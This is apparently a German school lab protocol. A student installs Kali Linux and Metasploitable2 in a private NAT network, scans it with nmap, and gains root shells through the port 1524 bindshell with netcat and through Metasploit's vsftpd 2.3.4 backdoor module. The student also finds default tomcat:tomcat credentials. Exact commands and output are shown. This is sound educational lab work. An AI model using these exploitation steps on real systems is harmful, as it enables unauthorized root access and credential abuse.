Protokoll IT-Security


Nico Zimmermann-4AHITS-2023/24

14.09.2023

Installation der Virtuellen Maschinen


Kali-Linux

- Neueste Kali Linux Version installiert
- File runter geladen: https://www.kali.org/get-kali/#kali-platforms
- Neue Virtuelle Maschine erstellt
- Kali File als Massenspeicher festgelegt
- Netzwerk: Nat-Netzwerk (eigenes Nat Netzwerk ausgewählt)
- Installation durchgeführt



Metasploitable2

- Metasploitable2 installiert
- File runter geladen: https://sourceforge.net/projects/metasploitable/files/
- Virtuelle Maschine erstellt
- Vorhandene Festplatte ausgewählt und metasploitable2 vdmk file ausgewählt
- Selbes Nat-Netzwerk ausgewählt
- Installiert



IP Adressen pingen & nmap testen

- mit command "ifconfig" IP Adressen heraus gefunden
  - Kali: 10.0.2.4
  - Metasploitable: 10.0.2.5
- ping versucht
- nmap über Kali auf zweite VM getestet
  - nmap -sV -O 10.0.2.5 (Muss als super user ausgeführt werden)

```
└─# nmap -sV -O 10.0.2.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 15:39 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:39:6D:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.73 seconds
```

Hack Metasploitable with Kali

With netcat

- Mit der IP Adresse und dem Port der Metasplotable Maschine kann man sich mit einem einzelnen Command in das System hacken
- Port: 1524
- nc 10.0.2.5 1524

```
┌──(root㉿kali)-[/home/nico]
└─# nc 10.0.2.5 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:39:6d:14
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe39:6d14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:134926 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134784 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8676800 (8.2 MB)  TX bytes:7446263 (7.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:226 errors:0 dropped:0 overruns:0 frame:0
          TX packets:226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85353 (83.3 KB)  TX bytes:85353 (83.3 KB)

root@metasploitable:/#
```

With VSFTPD Port

- Mit dem vsftpd port kommt man ebenfalls leicht in das Betriebssystem
- Metasploit framework starten mit "msfconsole"
- nach ports suchen: "search vsftpd"

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

- Port nummer 1 ist ein open port
- command "use 1"
- command "show options"
- command "set RHOSTS 10.0.2.5"
- mit dem Command "exploit" gelangt man nun direkt in die Shell des Betriebssystems

```
msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ifconfig
[*] Command shell session 1 opened (10.0.2.4:44257 -> 10.0.2.5:6200) at 2023-09-14 17:59:20 +0200

eth0      Link encap:Ethernet  HWaddr 08:00:27:39:6d:14
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe39:6d14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5784 (5.6 KB)  TX bytes:8462 (8.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```


Hack into Apache Server

- Ebenfalls ist es möglich sich mit nmap in den Apache Server zu hacken


- starten mit dem command "nmap --script auth 10.0.2.5 -sV"
- So findet man den Port und das Passwort für den Apache Server

```
Post-scan script results:
| creds-summary:
|   10.0.2.5:
|     8180/http:
|       tomcat:tomcat - Valid credentials
|_      tomcat:tomcat - Valid credentials
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.88 seconds
```

- mit der URL "10.0.2.5:8180/admin/" gelangt man zum login



- Mit dem login und passwort "tomcat" gelangt man auf die UI des Servers



Weiters habe ich 2 weitere Methoden gefunden um Schwachstellen des Betriebssystems gefunden welche ich nächste Stunde ebenfalls ausprobieren möchte